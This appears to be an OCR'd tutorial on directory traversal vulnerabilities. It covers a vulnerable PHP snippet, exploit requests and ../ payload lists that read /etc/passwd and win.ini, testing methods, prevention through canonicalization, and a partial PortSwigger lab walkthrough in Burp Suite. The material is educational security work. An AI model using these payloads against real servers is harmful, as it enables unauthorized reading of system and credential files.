

FILE PATH TRAVERSAL



Agenda


What is File Path Traversal ?

File path traversal is also known as **Directory Traversal Vulnerablity** , this allows the attacker to read files on the server that is running the application.



Imagine you have a application which allows you to view a cat picture now the way that application work is that when you visit a certain image in the application it makes a get request to the backend server that takes in the file name of the cat image that you want to view process it and it will be displayed it to you .

However the issue is if the file name is user controllable Which it is ! because its not validated in any way in the backend then you could view any file on the system that you want not just the image , and that's exactly is the Attack.




```
https://www.vulnerable-site.com/images?filename=/etc/passwd
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nolog
in
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-
data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nolo
gin
```

In the above image the attacker is requesting the passwd file which is a word readable file that is accessible by anyone that is on the server including the application itself which is running on the server and so when you make this request the application retrives the content of that specific file and display it to the user .

That's how directory traversal vulnerability work these are extremely simple to exploit once you find it .90% of webapp vulnerability are because of the application do not validate the user input properly .It means having no or inadequate defenses in place that ensure that the input that is coming from the client side is not malicious.



```
1 <?php
2 $template = 'blue.php';
3 if ( is_set( $_COOKIE['TEMPLATE'] ) )
4    $template = $_COOKIE['TEMPLATE’];
5 include ( "/home/users/phpguru/templates/" . $template );
6 ?>
```


Here we have got a php application .

In line 2 we initialize a variable called template we set it to blue.php .

In the 3rd line if statement it asks the cookie template ,so dose it exist is it empty ? if its not then we set the content or the value of the cookie template to the variable that we just initialize.

In line no 5 we use include statement to validate the file patch “home/user/phpguru/template”

Here the issue is the template variable is user controllable because it is coming from the client side so its coming from cookie that is set in the browser and its not validate in any way in the backend .



Exploit Request:


```
GET /vulnerable.php HTTP/1.0
Cookie: TEMPLATE=../../../../../../../../../etc/passwd
...
```

So an attacker can exploit the vulnerability using this request here is the template cookie which is coming from the client side all we got to do is add the directory traversal payload in order to exploit .

../ - means move up a directory until you reach root directory /etc/passwd and call passwd file which exist in etc directory.

Now when application receive this request it will go to the piece of code that is responsible for the request which is this one over here it ‘ll set the content of the cookie template so our payload to the template variable and then it ‘ll include it over here .

Now when you append to the path , the ../ the path traversal sequence will get us out of the directories until we reach the root directory and then to etc/passwd and then it will display the content of the file.



Exploit Response:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
...
```

If the app is running with root privileges which is against the concept , lets say its running on root privileges we would be able to exploit more sensitive data like shadow passwd file , so its always important to run application with least privileges possible because it works as a defence in depth.

<u>Impact of Directory Traversal Vulnerabilities</u>

• Unauthorized access to the application.
<u>Confidentiality</u>– Allows you to read files on the system.
<u>Integrity</u> – Some cases allow you to run commands and therefore alter files on the system.
<u>Availability</u> – Some cases allow you to run commands and therefore delete files on the system.

• If the directory traversal vulnerability allows you to run commands, then you can get full code execution on the server.

HOW TO FIND DIRECTORY TRAVERSAL VULNERABILITIES?

Black-Box Testing

• Map the application.

Identify all instances where the web application appears to contain the name of a file or directory.

Identify all functions in the application whose implementation is likely to involve retrieval of data from a server filesystem.


• Test identified instances with common directory traversal payloads and observe how the application responds.

```
../../../../etc/passwd
../../../etc/passwd
../../.htaccess
\..\WINDOWS\win.ini
\..\..\WINDOWS\win.ini
...
```

<u>White-Box Testing Author:</u>

• Identify instances where user-supplied input is being passed to file APIs or as parameters to the operating system.
• Identify instances in a running application first (black-box perspective) and then review the code responsible for that functionality.
• Grep on functions in the code that are known to include and evaluate files on the server and review if they take user supplied input.
• Use a tool to monitor all filesystem activity on the server. Then test each page of the application by inserting a single unique string. Set a filter in your monitoring tool for that specific string and identify all filesystem events that contain the string.
• Validate potential directory traversal vulnerabilities on a running application

HOW TO EXPLOIT DIRECTORY TRAVERSAL VULNERABILITIES?




- Regular case

```
../../../../../../../etc/passwd
```

```
.\..\..\..\..\..\..\windows\win.ini
```

The most common way you 'll encounter when exploiting a directory traversal vulnerability is the regular case.

Regular case where there is no validation in the back end so try using the file traversal ../ to access the readable file passwd or the wind.ini file in windows .



- Absolute paths

```
/etc/passwd
```

Some times the developers may completely block the ../ Path so there you can try absolute path direct – /etc/passwd and see if the application accept it or not.

If that doesn't work you can go ahead with this payload ….//….//….//etc/passwd.

Automated Exploitation Tools

Web Application Vulnerability Scanners (WAVS)


HOW TO PREVENT DIRECTORY TRAVERSAL VULNERABILITIES?

The best way to prevent directory traversal vulnerabilities is to avoid passing user-supplied input to filesystem APIs.

If that is unavoidable, then two layers of defense should be used together to prevent this type of attack.

1. Validate user input by comparing it to an allow list of permitted values. If that's not possible, ensure that the input only contains alphanumeric characters.

2. After validating the user supplied input, use filesystem APIs to canonicalize the path and verify that it starts with the expected base directory.




```
File file = new File(BASE_DIRECTORY, userInput);
if (file.getCanonicalPath().startsWith(BASE_DIRECTORY)) {
// process file
}
```

Practical Implementation

Lab #1 File path traversal, simple case

https://portswigger.net/web-security/file-path-traversal/lab-simple




Lab: File path traversal, simple case

This lab contains a path traversal vulnerability in the display of product images.


To solve the lab, retrieve the contents of the `/etc/passwd` file.

Goal – retrieve the contents of /etc/passwd file.

before you access the lab run the burp suite , then turn on the intercept .




once you turn on the intercept , click on the access lab , burp suite will start capturing then go to http history .



#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
61	https://incoming.telemetry....	POST	/submit/firefox-desktop/messagin...			200	622	text		
62	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
63	https://portswigger.net	GET	/academy/labs/launch/1eb25c72b...	✓						
64	https://contile.services.mozill...	GET	/v1/tiles			200	5925	JSON		
66	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
67	https://portswigger.net	GET	/academy/labs/launch/1eb25c72b...	✓		302	1896			
68	https://0af9005b03bea8008...	GET	/			200	10353	HTML		File p
89	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
90	https://aus5.mozilla.org	GET	/update/6/Firefox/133.0/20241121..	✓		200	463	XML	xml	
91	https://0af9005b03bea8008...	GET	/			200	10353	HTML		File p
112	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
114	https://0af9005b03bea8008...	GET	/product?productId=6	✓		200	4372	HTML		File p
115	https://0af9005b03bea8008...	GET	/			200	10353	HTML		File p
137	https://0af9005b03bea8008...	GET	/product?productId=2	✓		200	4130	HTML		File p
138	https://0af9005b03bea8008...	GET	/product?productId=1	✓		200	3944	HTML		File p
139	https://aus5.mozilla.org	GET	/update/6/Firefox/133.0/20241121..	✓		200	464	XML	xml	
140	https://0af9005b03bea8008...	GET	/product?productId=2	✓		200	4130	HTML		File p
141	https://0af9005b03bea8008...	GET	/resources/css/labsEcommerce.cs...			404	131	text	map	
142	https://push.services.mozilla....	GET	/			101	240			
143	https://firefox.settings.servic...	GET	/v1/buckets/monitor/collections/c...	✓		304	173			
145	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
146	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
147	https://0af9005b03bea8008...	GET	/image?filename=23.jpg	✓						
148	https://play.google.com	POST	/log?format=json&hasfast=true&...	✓						
149	https://play.google.com	POST	/log?format=json&hasfast=true&...	✓						
150	https://play.google.com	POST	/log?format=json&hasfast=true&...	✓						


Now you have to exploit using this file path- /image?filename=23.jpg once you find this right click click on send to Repeater




Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	
61	https://incoming.telemetry....	POST	/submit/firefox-desktop/messagin...			200	622	text		
62	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
63	https://portswigger.net	GET	/academy/labs/launch/1eb25c72b...	✓						
64	https://contile.services.mozill...	GET	/v1/tiles			200	5925	JSON		
66	https://ps.piwik.pro	POST	/ppms.php	✓		202	441	HTML	php	
67	https://portswigger.net	GET	/academy/labs/launch/1eb25c72b...	✓		302	1896			
68	https://0af9005b03bea8008...	GET	/			200	10353	HTML		File p
89	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
90	https://aus5.mozilla.org	GET	/update/6/Firefox/133.0/20241121..	✓		200	463	XML	xml	
91	https://0af9005b03bea8008...	GET	/			200	10353	HTML		File p
112	https://0af9005b03bea8008...	GET	/academyLabHeader			101	147			
114	https://0af9005b03bea8008...	GET	/product?productId=6	✓		200	4372	HTML		File p
115	https://0af9005b03bea8008...	GET	/							File p
137	https://0af9005b03bea8008...	GET	/product?p							File p
138	https://0af9005b03bea8008...	GET	/product?p							File p
139	https://aus5.mozilla.org	GET	/update/6/						xml	
140	https://0af9005b03bea8008...	GET	/product?p							File p
141	https://0af9005b03bea8008...	GET	/resources/						map	
142	https://push.services.mozilla....	GET	/							
143	https://firefox.settings.servic...	GET	/v1/bucket							
145	https://0af9005b03bea8008...	GET	/academyL							
146	https://0af9005b03bea8008...	GET	/academyL							
147	https://0af9005b03bea8008...	GET	/image?file							
148	https://play.google.com	POST	/log?forma							
149	https://play.google.com	POST	/log?forma							
150	https://play.google.com	POST	/log?forma							

Now click on Repeater tab change the /image?file name to ../../../../etc/passwd and click on send



